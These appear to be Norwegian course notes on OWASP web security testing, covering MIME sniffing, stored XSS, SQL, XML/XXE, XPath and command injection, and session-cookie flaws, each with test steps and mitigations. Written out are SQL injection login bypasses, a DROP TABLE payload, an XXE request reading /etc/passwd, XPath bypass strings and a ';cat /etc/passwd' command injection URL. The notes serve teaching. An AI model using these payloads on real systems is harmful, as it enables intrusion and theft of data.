Hvis nettsiden tillater opplasting av filer, må vi sjekke om applikasjonen har sårbarheter for **MIME sniffing**. MIME sniffing kan brukes av enkelte nettlesere for å avgjøre hvilke filformat den mottatte dataen har. Nettleseren kan for eksempel sende request om en jpg-fil og når den mottar en respons vil den sniffe filen for å bekrefte at det er en jpg-fil. Content-type gir MIME type, altså hvilken type fil det. Dersom nettleseren sniffer og finner ut at det er en annen type fil, kan den overskrive Content-type. Det kan også hente at headeren mangler Content-type feltet. Dette kan utnyttes av angriper for å utføre lagret XSS. Angriperen kan laste opp en skadelig HTML fil og endre Content-type til jpg, slik at serveren tror den mottar en jpg-fil. Når offeret ber om jpg-filen vil MIME sniffing gjøre at nettleseren behandler filen som HTML og utfører det skadelige skriptet. **Vi kan gjenkjenne om applikasjonen er beskyttet mot MIME sniffing ved å se om HTTP headeren har feltet X-Content-Type-Options: nosniff, som vil tvinge nettleseren til å deaktivere MIME sniffing og bruke MIME typen gitt i Content-Type.** Når nettleseren ber om jpg-filen vil den behandle HTML filen som jpg og dermed ikke utføre det skadelige skriptet.



OTG-INPVAL-002 – motvirkning

For å motvirke lagret XSS er det viktig å sikre at brukerinput blir validert vha sanitering. Data som blir satt inn på nettsiden må saniteres før det lagres i databasen eller en fil. Tabellen ser noen variabler og funksjoner man bør se på når man analyserer kildekoden.


PHP	ASP	JSP
$_GET - HTTP GET variables $_POST - HTTP POST variables $_REQUEST – http POST, GET and COOKIE variables $_FILES - HTTP File Upload variables	Request.QueryString - HTTP GET Request.Form - HTTP POST Server.CreateObject - used to upload files	doGet, doPost servlets - HTTP GET and POST request.getParameter - HTTP GET/POST variables

```
6.  <?php
7.      If($_POST['user']){
8.          file_put_contents('userlist.txt', $_POST['user']. "\n", FILE_APPEND|LOCK_EX);
9.      }
10. ?>
```

Figuren viser manglende sanitering på data som lagres i userlist.txt filen. Dette gjør applikasjonen sårbar for stored XSS. Se etter $_GET, $_POST, $_REQUEST, $_FILES.

SQL injeksjonsangrep (OTG-INPVAL-005)

SQL injeksjonsangrep går ut på at angriper injiserer delvis eller fullstendig SQL query i inputdata, som deretter utføres av serveren som vanlig SQL kode. Et suksessfullt SQL injeksjonsangrep kan lese sensitiv data fra databasen, endre dataen (insert/update/delete), skrive filer inn i filsystemet, osv. SQL kommandoer brukes for å påvirke utføringen av forhåndsdefinerte SQL kommandoer.



OTG-INPVAL-005 – black-box testing

I boka blir det nevnt flere fremgangsmåter for å utføre SQL injeksjonsangrep (s. 109-114) og hvordan dette kan gjøres for ulike DBMS, slik som MySQL (s. 114-131). Vi fokuserer derimot på:

1. **Standard SQL injeksjonsangrep** – bruk quote (‘ eller ") eller semikolon (;) på inputfelt (eks: login) for å detektere om det er utsatt for SQL injeksjonsangrep. Vi kan også bruke --, /*, */, AND og OR. Dersom det utløses feilmelding indikerer dette at disse tegnene ikke blir filtrert ut. Noen eksempler på hvordan man kan angripe login feltet:
   a. $[\text{username} = \text{user}' \text{ OR } 1 = 1); --]$ og $[\text{password} =]$. Hvis koden ikke har riktig sanitering for ‘ vil dette la angriper logge inn uten å gi passord.
   b. $[\text{username} = \text{user}' \text{ OR } 1 = 1); \text{Drop TABLE Users}; --]$. Hvis koden ikke har riktig sanitering og databasen har tabell som heter Users, vil denne tabellen slettes.
   c. $[\text{username} = \text{user}" \text{ OR } "]$. Det kan hende vi må bruke dobbel quote (") for å gjennomføre angrepet. I dette tilfellet vil det lages en SQL query der DBMS ser om det eksisterer en bruker med brukernavn user. Den sjekker ikke passord dersom dette er tilfellet siden query er en OR-påstand. Øvre figur viser opprinnelig kode, mens nedre viser angrepet.

```
Select * from  Users
Where name = user1 OR 1= 1
```


```
Select * from  Users
Where name = user1 OR 1= 1;
Drop TABLE Users;
```


```
SELECT userid, username
FROM users
WHERE username = "user" AND password = "password";
```

```
SELECT userid, username
FROM users
WHERE username = "user" or "" AND password = "password";
```

2. **Blind SQL injeksjon** – man stiller databasen ja/nei spørsmål som avslører sensitiv informasjon, for eksempel om det eksisterer en tabell med et gitt navn, om passord til bruker inneholder ‘1’, osv. Dette angrepet kan utføres på ulike felt i applikasjonen, for eksempel i øvingen kunne man utføre et slikt angrep på Description-feltet når man lagde nytt prosjekt (se figur). Blind SQL injeksjonsangrep kan også utføres ved å først gi legitim info og deretter legge til angrep (se figur til høyre).

Applikasjonen returnerer Description: 1, noe som bekrefter at det bruker user har passord som inneholder 1.





OTG-INPVAL-005 – motvirkning

For å motvirke SQL injeksjonsangrep må inputdataen saniteres vha blacklisting, whitelisting, escaping, prepared statement & bindevariabler eller mitigating impact. Figurene under viser eksempler på ikke-sanitær og sanitær SQL query.

```
$id = $_COOKIE["mid"];
mysql_query("SELECT MessageID, Subject FROM messages WHERE MessageID = '$id'");
```

SQL query som ikke er sanitert, slik at den er utsatt for SQL injeksjonsangrep. Eks: $id = 1' OR 1 = 1;--$

```
import mysql.connector

username = request.get("username")
password = request.get("password")


cursor.execute("SELECT * from users WHERE username = " + username + " AND password =" + password + ";")
```

SQL query som ikke er sanitert, slik at den er utsatt for SQL injeksjonsangrep. Eks: $username = user"or"$

```
import mysql.connector

username = request.get("username")
password = request.get("password")

cursor.execute("SELECT * from users WHERE username = ? AND password = ?", (username, password))
```

SQL query som er sanitert via prepared statements og bindevariabler (parameterized statements).

Merk: XML er et verktøy som brukes for å transportere data mellom klient og server (dvs. tilsvarer HTML)

XML injeksjonsangrep og XEE (OTG-INPVAL-008)

XML injeksjonsangrep brukes for å manipulere eller komprimere logikken til en applikasjon eller tjeneste som er basert på XML-stil. Ved å injisere XML tagger kan man sette inn skadelig innhold eller utføre operasjoner, slik som å logge inn som admin, få tilgang til sensitiv informasjon, osv. XML kan også være utsatt for XEE angrep som er en av OWASP 2017 topp ti. XEE angrep kan brukes for å utføre DoS, oppnå uautorisert aksess, osv.

OTG-INPVAL-008 – black-box testing

Vi ser på to måter å angripe applikasjoner som bruker XML:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <uname>joepublic</uname>
                <pwd>r3g</pwd>
                <uid>0<uid/>
                <mail>joepublic@example1.com</mail>
        </user>
        <user>
                <uname>janedoe</uname>
                <pwd>an0n</pwd>
                <uid>500<uid/>
                <mail>janedoe@example2.com</mail>
        </user>
</users>
```

- **XML injeksjon** – for å finne ut om applikasjonen er utsatt for XML injeksjon begynner vi med å sette inn XML metakarakterer, som inkluderer: ‘, ", <, >, <!--/-->, &, osv. Dersom bruk av disse utløser feilmelding kan det indikere at applikasjonen er sårbar for XML injeksjon. Figuren viser et eksempel der login er implementert vha XML. Siden det er ingen sanitering av brukerinput vil denne være utsatt for XML injeksjon. Vi kan forsøke å logge inn som bruker med bruker-id 0 ved å skrive E-mail = alice@example3.com</mail></user><user><uname>Hacker</uname><pwd>l33tist</pwd><uid>0</uid><mail>hacker@exmaple_evil.net</mail>. Admin vil ofte ha bruker-id 0, så dette angrepet kan resultere i at vi får tilgang til admin-funksjonalitet. Se si. 136 i boka for flere eksempler på XML injeksjonsangrep.
- **XML External Entity (XXE) angrep** – en entitet har tagg ENTITY og gis en bestemt verdi. Når XML parser leser en entitet vil den vise den gitte verdien til entiteten (eks: for <!ENTITY bar «World»> vil XML parser som leser &bar displaye «World»). En angriper kan lage en request der entiteten blir satt lik en URI (dvs. kompakt

representasjon av ressurs som er tilgjengelig for applikasjonen på intranettet eller internettet). Da vil vi få en ekstern entitet og mange XML parsere er konfigurert til å prosessere eksterne entiteter. På figuren kan vi se et eksempel der angriperen gir en fil som verdi til den eksterne entiteten, og web serveren vil dermed returnere innholdet i filen som kan bestå av sensitiv data. Eksterne entiteter kan også brukes for å utføre Denial of Service (DoS) angrep.

Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"
?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

Response

```
HTTP/1.0 200 OK

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
(...)
```

Se: https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/

```
POST http://example.com/xml HTTP/1
.1
<?xml version="1.0" encoding="ISO-
8859-1"?>
<!DOCTYPE data [
  <!ENTITY % paramEntity
  "<!ENTITY genEntity 'bar'>">
  %paramEntity;
]>
<data>&genEntity;</data>
```

OTG-INPVAL-008 – motvirkning

For å unngå XML injeksjon og XEE må vi sørge for at input fra bruker er riktig sanitert (kan også bruke brannmur). Figuren til venstre viser bruk av parameter entiteter. XEE angrep kan også unngås ved å deaktivere prosesseringen av XML eksterne entiteter og DTDs (dvs. endre konfigurasjonen til XML parsere, slik at den ikke prosesserer eksterne entiteter). Dette kan gjøres ved å bruke funksjonen på figuren til høyre.

```
factory.setFeature("http://a
pache.org/xml/features/disal
low-doctype-decl", true);
```

Se: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html.

XPath injeksjonsangrep (OTG-INPVAL-010)

XPath injeksjonsangrep brukes for å utnytte applikasjoner som bruker XPath queries (dvs. bruker XML Path språk) med brukerinput for å hente data fra XML databaser eller navigere i XML dokumenter. **Ved å injisere XPath syntaks inn i en request som tolkes av applikasjonen, kan angriperen utføre brukerkontrollerte XPath queries.** Suksessfull XPath injeksjon kan la bruker unngå autentisering eller aksessere informasjon uten riktig autorisering. Det blir stadig mer populært å bruke databaser som organiserer dataen vha. XML språk. På samme måte som SQL brukes for å query data i relasjonsdatabaser, blir XPath brukt for å query data i XML databaser.

OTG-INPVAL-010 – black-box testing

XPath injeksjonsangrep utføres på lignende måte som SQL injeksjonsangrep. Figuren viser XML filen som representerer en database for autentisering. En normal query som vil returnere brukerkontoen til bruker med username = 'gandalf' og password = '!c3' vil være:

```
string(//user[username/text()='gandalf' and password/tex-
t()='!c3']/account/text())
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>w1s3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

Dersom applikasjonen ikke har riktig filtrering (sanitering) kan vi bruke username = 'or '1'='1 og password = 'or '1'='1, for å unngå autoriseringen siden vi lager en query som alltid er sann:

```
string(//user[username/text()='' or '1' = '1' and password/
text()='' or '1' = '1']/account/text())
```

Vi har brukt:

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

Applikasjonen vil autentisere brukeren, selv om ingen brukernavn eller passord er gitt. Vi kan også forsøke å utføre blind XPath injeksjonsangrep, der vi injiserer kode som lager en query som returnerer en bit med informasjon (1/0 = True/False).

```
1. <users>
2.   <user>
3.     <login>john</login>
       <password>abracadabra</password>
       <home_dir>/home/john</home_dir>
4.   </user>
     <user>
5.     <login>cbc</login>
       <password>lmgr8</password>
       <home_dir>/home/cbc</home_dir>
6.     </user>
7. </users>
```

```
1. XPath xpath = XPathFactory.newInstance().newXPath();

2. XPathExpression xlogin = xpath.compile("//users/user[login/text()='" +
   login.getUserName() + "' and password/text() = '" + login.getPassword() +
   "']/home_dir/text()");

3. Document d =
   DocumentBuilderFactory.newInstance().newDocumentBuilder().parse(new
   File("db.xml"));
4. String homedir = xlogin.evaluate(d);
```

Figuren til venstre viser XML filen som lagrer brukere, mens filen til høyre viser XPath kommandoen i Java for å hente home direktoratet hos bruker med gitt brukernavn og passord. Denne kommandoen er ikke sanitert riktig og er derfor utsatt for XPath injeksjonsangrep. For eksempel kan vi bruke username = "john" og passwor = or " = " for å logge inn som John uten å gi gyldig passord. Figuren til høyre viser et annet eksempel på manglende inputvalidering.

```
private void createXMLStream(BufferedOutputStream outStream,
                             String quantity) throws IOException {
  String xmlString;
  xmlString = "<item>\n<description>Widget</description>\n" +
              "<price>500.0</price>\n" +
              "<quantity>" + quantity + "</quantity></item>";
  outStream.write(xmlString.getBytes());
  outStream.flush();
}
```

OTG-INPVAL-010 – motvirkning

For å motvirke XPath injeksjonsangrep må vi sørge for at XML filen som definerer databasen bruker riktig sanitering av brukerinput (dvs. inputvalidering).

Kommandoinjeksjon (OTG-INPVAL-013)

Ved kommandoinjeksjon vil angriperen forsøke å injisere en operativsystem-kommando via en HTTP request til applikasjonen, slik at OS kommandoen vil utføres av webserveren. Denne typen angrep kan brukes på web grensesnitt som ikke er riktig sanitert, og det kan la angriper laste opp skadelige programmer, hente passord, få uautorisert aksess, osv.

OTG-INPVAL-013 – black-box-testing

Når man ser på en fil i en web applikasjon, vil filnavnet ofte gis i URL:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Dersom det er en php nettside med ukorrekt sanitering, kan vi endre URLen til følgende for å få tilgang til passordene i applikasjonen.

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

OTG-INPVAL-013 – motvirkning

For å unngå kommandoinjeksjon må brukerinput valideres vha. whitelisting.

Andre injeksjonsangrep (OTG-INPVAL-006, 007, 009, 011, 012)

Andre injeksjonsangrep som nevnes i boka er:

- **LDAP injeksjon (OTG-INPVAL-006)** – serverside-angrep som kan gjøre at sensitiv informasjon om brukere og verter representert i LDAP struktur blir lekket, modifisert eller innsatt. Dette gjøres ved å manipulere inputparametere som deretter sendes til search, add og modify funksjoner som utføres av applikasjonen.
- **ORM injeksjon (OTG-INPVAL-007)** – SQL injeksjon brukes mot en ORM generert dataaksess-objekt-modell. Fra angriperens perspektiv vil det være identisk med SQL injeksjonsangrep, men forskjellen er at sårbarheten eksisterer i kode som er generert av ORM (Object Relational Mapping) verktøyet.
- **SSI injeksjon (OTG-INPVAL-009)** – web servere som lar utviklere legge inn små biter med dynamisk kode i statiske HTML sider, kan være utsatt for angrep der data blir

injisert i applikasjonen og interpreted av SSI mekanismer. Dette kan la angriper sette inn kode i HTML sider eller utføre remote code execution.

- **IMAP/SMTP injeksjon (OTG-INPVAL-011)** – IMAP/SMTP kommandoer kan injiseres i mailservere som følge av at inputdata ikke blir sanitert riktig. En applikasjon som har en mailserver som ikke er direkte aksessbar til internettet kan være sårbar for denne typen angrep. Hvis vi får tilgang til portnummeret som mailserveren kjører på, kan vi direkte aksessere mailserveren. Vi kan få tilgang til sensitiv informasjon, spamme, osv.
- **Kodeinjeksjon (OTG-INPVAL-012)** – manglende input validering og sikker koding gjør at angriper kan skrive inn kode som input til en nettside, slik at webserveren utfører koden. Dette inkluderer Local File Inclusion (LFI) som lar bruker gi en fil til en parameter (eks: http://example?file=example.html) og Remote File Inclusion (RFI) som lar bruker gi en filbane til en parameter. Hvis applikasjonen har manglende validering av input, kan angriper laste opp skadelige filer eller URL til skadelige nettsider. Dette kan brukes for å utføre DoS, XSS, få tilgang til sensitiv informasjon, osv.
- **Buffer overflow (OTG-INPVAL-013**) (s. 69) – inkluderer heap og stack overflow. Angripere bruker skadelig input for å skrive kode som overkjører bufferens grense og overskriver nærliggende minnelokasjoner. Angriperen kan senere utføre den skadelige koden


Testing for session management

HTTP er en tilstandsløs protokoll, noe som betyr at web servere vil respondere til klient requests uten å koble til klienten. Dette gjør at det er umulig å vite om Request 1 og request 2 er fra samme klient. For å unngå kontinuerlig behov for re-autentisering bruker web applikasjonen ulike mekanismer for å lagre og validere kredentialer for en forhåndsbestemt tidsperiode. Disse mekanismene utgjør Session Management og de er viktig for brukervennlighet, men kan også utnyttes av angripere for å få uautorisert tilgang til brukerkontoer. **Session management gjør altså at brukeren trenger kun å autentiseres en gang og alle etterfølgende requests blir koblet til brukeren**. For å oppnå dette blir det brukt **session tokens**, slik som cookies. Nødvendig sikkerhet vil avhenge av hvilken brukskontekst applikasjonen har. Tre mulige måter å lagre session tokens er:

1. **URL linker** – session tokens kan lagres som en del av URL linken, for eksempel https://site.com/checkout?sessionToken=1234. Fordelen er at dette er enkelt å implementere, mens ulempen er at referer lekker session token til tredjeparter og brukere kan publisere URL med token-info i blogger.
2. **Hidden form field** – session tokens kan lagres i hidden form field, for eksempel <input type= “hidden” name = “sessionToken” value = “1234”> (legg merke til hidden). Fordelen er at det kan beskytte mot CSRF angrep, mens ulempen er at det ikke fungerer for sesjoner som varer lenge og alle beskyttede nettsider må legge til denne gjemte token (*embed token*).
3. **Browser cookies** – session tokens kan lagres i en nettleser cookie, for eksempel setcookie: sessionToken = 1234. Fordelene er at nettleseren vil kontrollere cookien og det er lettere å implementere for lange sesjoner, mens ulemper er at nettlesere sender cookies ved hver request, selv når de ikke er nødvendig (mer utsatt for CSRF), og serveren ser kun cookie-verdien og vet ikke hvilket domene som sendte cookien (kalles cookie protokoll problem)

Session Management Skjema (OTG-SESS-001)

Det er viktig at cookies og andre session tokens blir laget på en sikker og uforutsigbar måte, fordi hvis angripere klarer å forutsi og etterligne en svak cookie kan de stjele en sesjon fra legitime brukere. En cookie blir generert når brukeren aksesserer en applikasjon som trenger å holde




styr over handlinger og identiteten til brukeren på tvers av flere requests. Den blir laget av serven i headeren til HTTP responsen (set-Cookie: token=1234; expire=Wed, 3-Aug-2016 08:00:00; path=/; domain=idi.ntnu.no) og sendes til klienten, som deretter vil sende cookien i alle etterfølgende request (Cookie: token=1234) helt til cookien utløper eller blir ødelagt. Cookies kan gi informasjon om brukeren og dens handlinger (eks: varer i digital handlekurv), og den gir dermed en tilstand til en tilstandsløs protokoll som HTTP. Cookies har derfor en viktig rolle i sikkerheten til applikasjonen.

OTG-SESS-001 – black-box-testing

Vi ønsker å etterligne en cookie som applikasjonen vil akseptere og som gir en form for uautorisert tilgang (eks: session hijacking, større privilegier, osv.). Først må vi sjekke om alle Set-Cookie er tagget som Secure, om Cookie operasjoner foregår over ikke-kryptert transport, om man kan tvinge cookies til å sendes over ikke-kryptert transport, om cookies er vedvarende (dvs. hvor lang Expires-tiden er), osv. Deretter vil hovedstegene være:

1. **Cookie collection** – samling av et tilstrekkelig antall cookies for å forstå hvordan applikasjonen lager og kontrollerer cookies. Vi ønsker å finne ut hvor mange cookies applikasjonen bruker (surf rundt og bruk cookie editor), når cookie-verdien endres og hvilke deler av applikasjonen som krever cookies (prøv aksess med og uten). Vi må vurdere om session tokens er tilfeldige, unike og motstandsdyktige mot statistisk og kryptografisk analyse og informasjonslekkasje. Session-ID skal ikke gis i clear-text, men heller være en generisk verdi (dvs. ikke-spesifikk). Det skal ikke brukes åpenbar koding eller hashing som gjør det lett å dekode tilbake til original data (eks: Hex, Base64 og MD5 hash). Vi må undersøke cookie-verdiene for å se om noen deler er statiske, fordi dette kan for eksempel være brukernavn eller IP-adresse (varier en ting om gangen og se effekt). Vi må også undersøke de variable delene for å se om det er noe gjenkjennbart mønster (manuelt eller vha. verktøy). Tid er en viktig faktor som man må ta hensyn til vha. flere samtidige koblinger. Cookie-verdiene bør observeres over tid for å detektere om de er inkrementelle.
2. **Cookie reverse engineering** – analyse av algoritmen som lager cookies. Vi må sjekke at følgende egenskaper er oppfylt, siden de er essensielle for sikkerheten til cookies:
    a. **Uforutsigbar** – cookien må inneholde noe data som er vanskelig å gjette, fordi jo vanskeligere det er å etterligne en cookie, desto vanskeligere er det å bryte inn i en brukersesjon. Dette oppnås vha tilfeldige verdier og kryptering-
    b. **Motstandsdyktig mot manipulering** – cookien må motstå skadelige forsøk på modifisering. Dette kan oppnås vha dobbeltsjekking.
    c. **Passende utløpstid** – kritiske cookies kan kun brukes i en begrenset periode og må slettes fra disken etterpå for å unngå gjenbruk. Ikke-kritiske cookies kan ha lenger levetid.
    d. **Secure flagg** – kritiske cookies bør ha aktivert secure flagg, slik at de kun kan sendes over krypterte kanaler (unngå eavesdropping)

    Vi må samle et tilstrekkelig antall cookies og se etter et mønster i cookie-verdiene. Antall vil avhenge av hvilken type metode som er brukt for å generere cookies. Det er viktig å ta hensyn til tiden, siden de ofte brukes for å generere cookies. Vi må se på hvilke typer karakterer som brukes (numeriske, alfabetiske, heksadesimale, osv.). Vi må også forsøke å dele opp cookien i ulike deler (konstant, variable, osv.).



3. **Cookie manipulation** – etterligning av en gyldig cookie for å utføre angrep. Kan kreve et stort antall forsøk via cookie brute-force angrep. Dersom variasjonen er relativt liten og levetiden er lang, kan brute-force angrep lykkes. Det er også viktig å sjekke om det er forsinkelser mellom koblingsforsøk, fordi det kan hindre brute-force angrep.

```php
<?php
$SessionID = md5($UserName);
if (empty($_COOKIE["SESSION_ID"]))
    setcookie("SESSION_ID",$SessionID);
if ($_COOKIE["SESSION_ID"] == $SessionID):
    echo "Hello ".$UserName;
else:
    echo "Please, enter your credentials";
endif;
?>
```

Eksempel på sårbarhet der session token kun er basert på brukernavn, siden dette er eneste input til MD5 krypteringen. Denne cookien vil ikke være uforutsigbar, siden det er lett for angriper å etterligne cookie hvis brukernavn og type kryptering er kjent (merk: MD5 er også svak kryptering). Dette kan fikses ved å legge til mer informasjon (+ endre MD5 til SHA1/SHA2).

```php
<?php
$SessionID = SHA256($UserName);
if (empty($_COOKIE["SESSION_ID"])){
    setcookie("SESSION_ID",$SessionID);
```

Eksempel på sårbarhet der session token kun er basert på brukernavn. Her er det brukt en sterkere kryptering (SHA256), men cookien er forutsigbar og lett å etterligne.

Session management er utsatt for følgende typer angrep:

- **Session token tyveri (sniff nettverk)** – hvis Alice logger seg inn på login.site.com (HTTPS) vil hun få en innlogget session token. Dersom hun så besøker non-encrypted.site.com (HTTP) vil angriperen som venter kunne stjele den innloggende session token i HTTP (eks: ved å bruke FireSheep sniff WiFi i trådløs cafe). Angriperen kan dermed utgi seg for å være Alice og sende en request om å logge inn på login.site.com med Alice sin cookie. Ved utlogging bør session token slettes av klienten og markeres som utløpet av serveren. Mange nettsider gjør den første, men ikke den andre. Dersom cookie ikke håndteres riktig ved logout, kan angriper hijacke brukersesjoner over en lengre periode (eks: Twitter der token ikke blir ugyldig etter logout). For å unngå tyveri av sesjonstoken må session ID alltid sendes over en kryptert kanal, brukere må logges ut etter bestemt periode, session ID må ha timeout, utløpte session ID må slettes og session token bør bindes til klientens IP eller datamaskin (overkommer cookie protokoll problem, men endring i IP adresser kan bli utfordrende).
- **Session token prediksjonsangrep** – hvis token er forutsigbar (eks: counter) blir det enklere for angriperen å etterligne token og hijacke brukersesjon. For å unngå dette bør man ikke bruke egne genererte algoritmer, men heller benytte seg av token generatorer fra kjente rammeverk (eks: ASP, Tomcat, Rails).
- **Sesjonsfiksering (OTG-SESS-003)**

OTG-SESS-001 – motvirkning

I tillegg til å sikre at cookien eller annen session token oppfyller de fire egenskapene på forrige side, bør man via grey-box testing sjekke følgende egenskaper:

- **Random session token** – session ID eller cookie som sendes til klienten bør ikke være lett å forutsi, så ikke bruk lineære algoritmer basert på forutsigbare variabler (eks: IP adresse). Bruk kryptografiske algoritmer med keys med lengde på 256 bits (eks: AES)
- **Token lengde** – session ID bør være minst 50 karakterer
- **Session time-out** – session token bør ha en definert time-out som avhenger av nødvendig sikkerhetsnivå til applikasjonen
- **Cookie konfigurasjon** – de bør være ikke-vedvarende (dvs. kun RAM), sikre over HTTPS og HttpOnly (Set Cookie: cookie = data, path = /; domain = .aaa.it; secure; HttpOnly)

Test av cookie attributter (OTG-SESS-002)

Sikre cookies er svært viktig, spesielt i dynamiske web applikasjoner som bruker cookies for å opprettholde en tilstand over en tilstandsløs protokoll som HTTP (se figur). Cookies blir også brukt for sesjonsautorisering, autentisering som midlertidige databeholdere. En angriper kan bruke en cookie for å stjele en brukersesjon. Cookies blir derfor som regel kodet eller kryptert for å beskytte informasjonen de inneholder. Viktige attributter som kan settes for hver cookie er secure, HttpOnly, Domain, Path og Expires.

OTG-SESS-002 – black-box testing

Vi må teste om applikasjonen har sårbarheter i sammenheng med cookie attributtene. Vha. en web proxy (eks: OWASP ZAP) eller cookie editor kan vi se om cookien oppfyller følgende:

- **Secure** – brukes for at nettleser kun skal sende cookies med request over en sikker kanal som HTTPS. Dermed unngår applikasjonen at cookies sendes over ikke-krypterte kanaler. Vi må sjekke at cookies som inneholder sensitiv informasjon har satt secure flagg, slik at de sendes over krypterte kanaler (eks: session token etter login). Hvis cookien kan sendes over både HTTP og HTTPS, vil det være en risiko for at den kan sendes i clear-text.
- **HttpOnly** – brukes for å redusere mulighetene for Cross Site Scripting angrep (CSS), siden det ikke tillater at cookie aksesseres via en klient-side skript, slik som JavaScript. Vi må sjekke at denne er satt, fordi det skal alltid være tilfellet.
- **Domain** – brukes for å spesifisere hvilket domene og subdomener cookien er gyldig for. Hvis attributtet ikke er spesifisert vil vertsnavnet til webserveren brukes som standard verdi. Eks: hvis cookien er satt for blog.com vil den også være gyldig for cookiesecurity.blogg.com og attacker.blog.com. Hvis domenet eller subdomene matcher, vil path-attributtet sjekkes. Vi må sjekke at domenet ikke er for løst satt (eks: for app.mysite.com må vi bruke domain = app.mysite.com)
- **Path** – gir URL eller banen cookien er gyldig for (standard er nåværende side: path = /). Hvis domenet og path matcher kan cookien sendes i requesten. Hvis path er for løs kan applikasjonen bli sårbar til angrep fra andre applikasjoner på samme server. Vi må sjekke at path ikke er for løst satt (eks: hvis applikasjonen ligger ved /myapp/ bruk path = /myapp/ istedenfor path = /. Merk / tilslutt for å unngå /myapp-exploited).
- **Expires** – brukes for å sette dato og tidspunkt der cookien vil utløpe og slettes av nettleseren. Hvis attributtet ikke er satt, vil cookien kun være gyldig i nåværende nettleser-sesjon og slettes når sesjonen slutter. Vi må sjekke om lenden på levetiden til cookie samsvarer med sikkerhetsnivået.

OTG-SESS-002 – motvirkning

For å motvirke angrep som er rettet mot Session Management er det viktig at verdien til cookie attributter oppfyller sikkerhetskravene satt for applikasjonen.

Sesjonsfiksering (OTG-SESS-003)

Sesjonsfiksering gjør at angriperen kan stjele brukersesjonen, og det oppstår når (1) applikasjonen ikke fornyer ikke verdien til session ID (eks: cookie) etter en vellykket autentisering og (2) angriper har mulighet til å tvinge en kjent session ID verdi på en bruker. Hvis Alice besøker en nettside vil hun motta en anonym token. Angriper kan så bruke reflektert XSS for å overskrive denne med sin egen token verdi (s. 25). Når Alice logger inn vil den anonyme token bli høynet til en innlogget token (hvis token ikke endres ved innlogging). Angriperen vil dermed kjenne innlogget token til Alice og kan dermed logge inn på hennes bruker uten at hun er klar over det. Denne sårbarheten skyldes at anonym token blir høynet til innlogget token uten å endre verdi.

OTG-SESS-003 – black-box testing

For å finne ut om applikasjonen er sårbar for sesjonsfiksering må vi begynne med å se om verdien til session ID endres ved innlogging. Hvis det ikke er tilfellet må vi sjekke om vi kan overskrive verdien til session ID vha XSS. Hvis bruker besøker ukryptert nettside (dvs. HTTP), kan angriper overskrive cookie ved å bruke Set-cookie: SSID=maliciousToken; i responsen.

Dersom session ID sendes over HTTP før innlogging og bruker sendes til HTTPS login form, kan angriper også tyvlytte for å få vite verdien til anonym cookie (dvs. ingen overskriving).

OTG-SESS-003 – motvirkning

Når anonym token forhøyes til innlogget token må applikasjonen sende en ny session token eller endre verdi til anonym token.

Kryptert transport og cache-control (OTG-SESS-004)

